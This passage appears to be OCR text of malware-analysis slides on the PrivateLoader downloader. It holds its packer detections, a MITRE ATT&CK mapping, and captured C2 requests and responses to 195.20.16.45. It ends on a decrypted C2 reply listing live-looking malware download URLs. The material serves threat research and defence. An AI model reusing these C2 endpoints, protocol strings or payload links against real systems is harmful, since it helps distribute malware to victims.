
```
PE64
    Protector: Themida/Winlicense(3.XX)[-]          S   ?
    Protector: VMProtect(new 19 jmp 17)[DS]         S   ?
    Linker: Microsoft Linker(14.29)[GUI64,admin]    S   ?
    Overlay: Binary
```

✓ Recursive scan ✓ Deep scan □ Heuristic scan ✓ Verbose

100% □ All types 9745 msec

Overture of the Loaders


Overture of the Loaders



Order	Symphony movement	General description	Action	Common MITRE techniques
1	Overture of the Loaders	Starts and coordinates the malware symphony	System checks before starting the malware symphony	T1518: Software Discovery
				T1082: System Information Discovery
				T1012: Query Registry
				T1497: Virtualization/Sandbox Evasion
				T1016: System Network Configuration Discovery
			Communicate with C2	T1071: Application Layer Protocol
				T1571: Non-Standard Port
			Make C2 traffic hard to analyse	T1132: Data Encoding
				T1573: Encrypted Channel
			Ensure smooth entry of other malware	T1562: Impair Defenses
				T1588: Obtain Capabilities
			Time the execution of other malware	T1547: Boot or Logon Autostart Execution
				T1053: Scheduled Task/Job
				T1569: System Services

PrivateLoader: Cue the Start

- Sends HTTP request to C2
  - (T1071: Application Layer Protocol)
  - URI: /api/tracemap.php
- Specific response
  - 15.5pnp.10.lock
  - Start the symphony
- No response
  - Stop the symphony




```
GET /api/tracemap.php HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/119.0.0.0 Safari/537.36
Host: 195.20.16.45
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Dec 2023 06:29:06 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Content-Length: 15
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
15.5pnp.10.lock
```

This "specific response" cues the start

PrivateLoader: Perform IP checks


- Online services to check IP
  - api.myip.com
  - ipinfo.io
  - Uses port 443



Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
129.99 s	TCP	🔥	4440	setup.exe	🇺🇸	185.216.70.235	80	–	Enes Koken	↑ 205 b ↓ –
137.20 s	TCP	🔥	4440	setup.exe	?	195.20.16.45	80	–	–	↑ 203 b ↓ 269 b
138.20 s	TCP	🔥	4440	setup.exe	🇺🇸	172.67.75.163	443	api.myip.com	CLOUDFLARENET	↑ 581 b ↓ 3.96 Kb
150.51 s	TCP	🛡	4440	setup.exe	🇺🇸	34.117.59.81	443	ipinfo.io	GOOGLE-CLOUD-P...	↑ 628 b ↓ 6.60 Kb
152.51 s	TCP	🔥	4440	setup.exe	?	195.20.16.45	80	–	–	↑ 814 b ↓ 5.52 Kb


PrivateLoader: C2 communication

- Prepares Base64-encoded encrypted string
  - (T1132: Data Encoding and T1573: Encrypted Channel)
  - Sends HTTP POST request to C2
  - URI: /api/firegate.php




	Encoded-encrypted	Decoded-decrypted
Request	Q0uWGgHyOK1yWQK-BXHkM-HySJVrM-bkDRjaZRMVle11OCvYaPf2WzR9nGuLpCPzAv8ibLyhynT0DqT5CPejzN_j4vkuL4Rmafqdqg7q29RNzn9VOTArbMt6Jrq5lsZ3	GetExtensions|USA_2|US|16
Response	FaU4dkFGmFsWKWHjsIyHND/UQ4teC8N/iQvaDo7KdzhN7A+UPiuqSmRylwEY4xK8esn2u4T6CpBh383VqxiDRRD+bfa76QQLfTJpwLFlS0A=	[]

PrivateLoader: C2 communication



Request	2nz0hsO9K7vKyuyl6qoOl_sXwxXEb9wuclyy-ls5CzmbHEQUW2WHIvG9MpPOFBnZnyJoLVAtEzHhAskeKO0zSvR_r5qNNZLcYZ4xP0XllMrOnoKZhvdXZdNamZiesubb	GetLinks|USA_2|US|16
Response	Letw5AloRfH5EJy3QRIcouZs/qYLXwRoR4PZbQFQhN2Nd8yTbZcYDGzOtHApGfTFR1Tv9sqJLktOf6fjaLz85hacrC9ogc+Cj5cGTClMhiSmZqsjYIZG24MpA5tO26+5SmY55Yq81lYUTmH6s7JYdFYF9r0fRrPK7LLclJH9gK5CAkCdb3CPA1lbYS+8na5lwwxIycamdM2IRNvXPZ2+DzkgiG39ur9gScryB85Y2BHjrxVGUGWkjrP18sb3THXaZdBZ9dug3a1+9kgKbWL/2SzTQ6GlhTNpHLZ5ZS+Fe/j+nYdFylDWjNjgG4TFLqoGYYMhNT5Aby4X+IzYQWmJGDkP03ThlWoExZ0Pcx0PibBiDwp0o9+2yTRNv/KiWGDnIXbNZOxaVn+S3b/HXZFu2pqSw3ca6lRoCOhMOjJwNUKjUwdMUFCTP3clECdsaL2ZAyu9f0U7p8cT/bWMrH+evubWOBo3jSG/YWLHwW4My70+O9xU0rxQz39GQbaCJixql1+2Kb2Y6HGWJiQ+gAtpMnVocYIo8l93HNvhkjl0cKrBc6CCXVYEA8eBiFBDSx8FaQkbs4x/dSyp+QTCSJ9h4bpEmTp2KmSNScaL+oStiNWYxUrcz+nN3H6d0P7nLSEI8evXb0L5r/6ieVzv2hp/rpKLFpwh7SHIcH7HN57lpZBJkDXBsmz2sr8Y4jGNy3X8R3YfYeqGhfd1pBtqt5AeFQtJvqCsiWoiaQ1yFloiQjtantrbTdWtYiNu3CUXSxTAUYJ8HFSFGeYAtWsSIEBteTKVB+9JzgN0tP8jZnFjdcE5CfejOJOguJSO/Jd1RdpHYP/mOvq+AzS6XXygbA/n5GdqjnjDCOH2eULJl9dZLH1FRO8EDl3h3l2wg6YR1onoKfubqRb+RKf+a3nSe5QMG2CiaQ/HY+SLK8V5dJiHiJqjAeE8beQGWuu7DWa+ … +DofUcxy80YGDAKU3FQcYTJhrcYqjY5xo2773JPIGRPk6OODSKyNeLi7lxLOYn9XQ4VvZZKKawoAjSzYUFGSQpdA1z4IKD27C2AIAhq54gFwcFvI9jIAjJ+YIRo4etoV033rDgbV6e7bxZvn8WKdX0H+pDgA80YjvG8Q+QVo3e4R8HnPKj2coA3M28MWu3lC7sdtUj2zxjjhzfSSjqp/o1ROSjfIetFlL9aMLCFArUYTSL+fKRAZWF39sr4hQFOv+4pFDdT8EU5uXaZzAz5tuxTRhpUgynYhOixgnYI2fItnUkc2+XNukMlPR8Ov1KHwarUJ+ASgycyzFr6rlwNl5gQsYVpMETJkBgAIRoBBBoE2ifkIgJExjJiLR5AxOQ5kJsQlTcqQOOjTCFhobSIjnPWszFpwrCHAlz9EBc5p2d7DobI0ep8rIUcrrfHG3B2FYbbqoK9hbuv17UN11pAP+gONuMgGn57OzSI3QrcqHpRMtKhe9hZPW/W40eiye1d2WPFXk67nkPdJ5J3FwJYzKYvne6LFJ7a6OagYWQ6flO0sK7lT+zeRnl6czQHTC98G45iV2Qobz8nN0/uiVPeWtIZfrcJqaDlKjWWhzONRPg6ZkhFObT7a9ssiQV596A5AB4PSzuWOEqbWmLe7wUX6ueXrKi2T4ZunJMHmJMx1ykUjsNvEy+Mxd9PV5WVhWiTFgKj9TL2opFtNO4mec96/uytgR25Rc8ZAYH4TOWd/e6LLrjOiDJrKQgJch9z+LWiYzuZh+OGjZ6VsspDeqMiapm87E2YbYIw4QdaIP6+/zfw9/5JHPKGdHZjQiVJfLpzgeS2EgYy+qzwyg7ggUkhEcBVSUnD/oYcNKqDTaCpOeCWRpHnG36A6iGPaACxo1FJtDCq3UDjOQCob8RfvnPaddscTqz/AU4RhDuD3uL4ATHkt3/QbPXzTpvkPCidXXHpTtzMKCTqy6L84Wv2c6F6YpU0o+NlR2mQJo5ce32HoPmd6dOzfFh5SsGIKvUwTx+bHccnb/GY9ffh25MVSR+DHeEbSE2ir8afwrpC7uj23GeTWLMB0O3cx4z+pQJ0GkvQywYZE2fs6lFsUp45n8vBdXgCezOliLAGcmb7rSjJVpmukOULqKsUpQ5z0wfzw08rzY0405Lif3KQ+nWbvCMO0UXxV7cCHhE+KvCuNpSriYemBqy3MqMnkYnsWrPoW6kpg/rJdA5fb4exCzyyDSHs0mdMca3tDAVMOHk8d42GdQRzd+8AT6VwQArKDQ4GIqudTQgVVqJdj+cvM/4g7R1LfCBxf03cXhNf2K/MnVZ1dl1/Uv1nZOzQBe49996KmAWpNviEEKl4p2rHIbBRT/B6QoVmreGwqzbQ50OW8+TGOQjb+4BcMR0Jm0HhGfl+ur2gaCbDSipD8EotGJPPVvQ7J+IR2W/h2IrLz9kPmHsAGmryHIFHRG2ENf9GSoUbryBdvPZgiRWoq8s6ypNEH7LgpMRynTatQQ8lxTlcRvV8ayO36Y16m8dA2bggmaPg7RMJIXCZmhLIie1YbziAaCFwsMDI1j0krLYo4wbr0LKBK74K41EWGtdxdxIWuU+IQAnhRR6G+Q94yY2d8iA05Po9nMinaDTTrQIoGIq5jhSUteXzaP29RBu1Es2suL+KOLyHxpp9i1S70zpbhuUEjE0elPCIMmcZqCx7AKVMP9fFVPmnOaMpbREwV/8rW9QtRdNL2mCMmFqxL2EWmpJuwYS6cgWfcSY=	[{"id":"-1","url":"https:\/\/vk.com\/doc418490229_669446210?hash=BZ9b8Xtsn5Z8zZkSRBEdwF1W7jzCAT8GJBVEicdXS6L&dl=eA4o75IiHafzbkgdBC8nz7TmLS7uMpwJRsfDOcAnrqD&api=1&no_preview=1","args":"","type":"0","onlyType":"0"},{"id":"999991","url":"https:\/\/vk.com\/doc418490229_669284201?hash=L30vXtgODLl0q95FGyET2USzk3BDrjdBJTVTGfOpzh0&dl=EQ8M3oRxNmutE6bZaUWfsWZ4f89z2Hkav8gaMIZSAzo&api=1&no_preview=1","args":"","type":"0","onlyType":"0"},{"id":"999998","url":"https:\/\/vk.com\/doc418490229_669431693?hash=ZJOgiMvcEt67O8ZgIQTPetDJ5TJVWChVj8OP8l7poMo&dl=18kZtnWtBZ88utyX5ok8hBf0AvLsgVspFPCyrexPZcc&api=1&no_preview=1","args":"","type":"0","onlyType":"0"}, … {"id":"5671","url":"https:\/\/bitbucket.org\/efrerf\/meta\/downloads\/setupretail.exe","args":"","type":"0","onlyType":"0"},{"id":"5672","url":"https:\/\/vk.com\/doc418490229_669454392?hash=cjY7WrVCVATkkOn8XvhQrSwEfwcKH5GM0hZ5pRABRGz&dl=tGmEOO19EOQb0ZyZShtZXNIkckylcbE6leyMsv920vk&api=1&no_preview=1#instr","args":"","type":"0","onlyType":"0"},{"id":"5674","url":"https:\/\/vk.com\/doc418490229_669536405?hash=R1SzeC40xJ3N84YoN0iXk4AQPRuvygwN5sp4tBfbczD&dl=GXT1bZGxOK19LH7eZCNhRVIcrGJyQCrsbbajDN7XKHk&api=1&no_preview=1#nsd","args":"","type":"0","onlyType":"0"},{"id":"5677","url":"http:\/\/zen.topteamlife.com\/order\/adobe.exe","args":"","type":"0","onlyType":"0"},{"id":"5678","url":"https:\/\/vk.com\/doc418490229_669529247?hash=ZyLx4sBTxK2fZKGXJvBsozM6zZnlq3d4zGFA9Xe2gXH&dl=Pm3AuNch3C2mzXhO55Ac5it4us9SOICgix6EpKMNtp0&api=1&no_preview=1#tw","args":"","type":"0","onlyType":"0"},{"id":"5679","url":"http:\/\/176.113.115.84:8080\/4.php","args":"","type":"0","onlyType":"0"}]


PrivateLoader: C2 communication



	Encoded-encrypted	Decoded-decrypted
